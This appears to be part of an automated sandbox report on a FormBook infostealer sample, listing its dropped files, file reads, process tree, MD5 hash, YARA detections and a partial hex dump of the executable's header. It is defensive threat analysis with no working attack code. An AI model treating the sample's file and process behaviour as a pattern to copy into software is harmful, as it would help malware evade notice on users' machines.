C:\Users\user\AppData\Local\Temp\idcqz.exe	0	16384	4d 5a fd 00 03 00 00 00 04 00 00 00 fd fd 00 00 fd 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 00 00 00 0e 1f fd 0e 00 fd 09 fd 21 fd 01 4c fd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 fd 16 fd fd 77 fd fd fd 77 fd fd fd 77 fd fd fd 25 60 fd fd 77 fd fd fd 25 5e fd fd 77 fd fd fd 25 61 fd 77 fd fd 1f fd fd fd 77 fd fd fd 77 fd fd 77 fd fd 70 0e fd fd fd 77 fd fd 70 0e 7e fd fd 77 fd fd 70 0e fd fd fd 77 fd fd 52 69 63 68 fd 77 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 05 00 1b 3f 7e 62 00 00 00 00 00 00 00 00 fd 00 02	MZ@!L!This program cannot be run in DOS mode.$www%`w%^w%a www wpwp~wpwRichwPEL? ~b	success or wait	5	40622A	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\Public\vbc.exe	unknown	512	success or wait	74	4061FB	ReadFile
C:\Users\Public\vbc.exe	unknown	16384	success or wait	14	4061FB	ReadFile
C:\Users\user\AppData\Local\Temp\nswAB85.tmp	unknown	4	success or wait	1	4061FB	ReadFile
C:\Users\user\AppData\Local\Temp\nswAB85.tmp	unknown	9970	success or wait	1	403465	ReadFile
C:\Users\user\AppData\Local\Temp\nswAB85.tmp	unknown	4	success or wait	3	4061FB	ReadFile

Analysis Process: idcqz.exe

PID: **2428**, Parent PID: **2372**

General

Target ID:	5
Start time:	16:42:47
Start date:	13/05/2022
Path:	C:\Users\user\AppData\Local\Temp\idcqz.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Local\Temp\idcqz.exe C:\Users\user\AppData\Local\Temp\dknqrab
Imagebase:	0xb50000
File size:	80384 bytes
MD5 hash:	51F62DEF6DC686B87CC0BAFC31685546
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.972513227.0000000000160000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.972513227.0000000000160000.00000004.00001000.00020000.00000000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.972513227.0000000000160000.00000004.00001000.00020000.00000000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\dknqrab	unknown	4096	success or wait	1	B52C9C	ReadFile
C:\Users\user\AppData\Local\Temp\dknqrab	unknown	4096	success or wait	1	B52C9C	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\bn5z71pvulub10vjar	unknown	167423	success or wait	1	110A1E	ReadFile

Analysis Process: idcqz.exe PID: **2544**, Parent PID: **2428**

General	
Target ID:	6
Start time:	16:42:47
Start date:	13/05/2022
Path:	C:\Users\user\AppData\Local\Temp\idcqz.exe
Wow64 process (32bit):	
Commandline:	C:\Users\user\AppData\Local\Temp\idcqz.exe C:\Users\user\AppData\Local\Temp\dknqrab
Imagebase:	
File size:	80384 bytes
MD5 hash:	51F62DEF6DC686B87CC0BAFC31685546
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Disassembly

No disassembly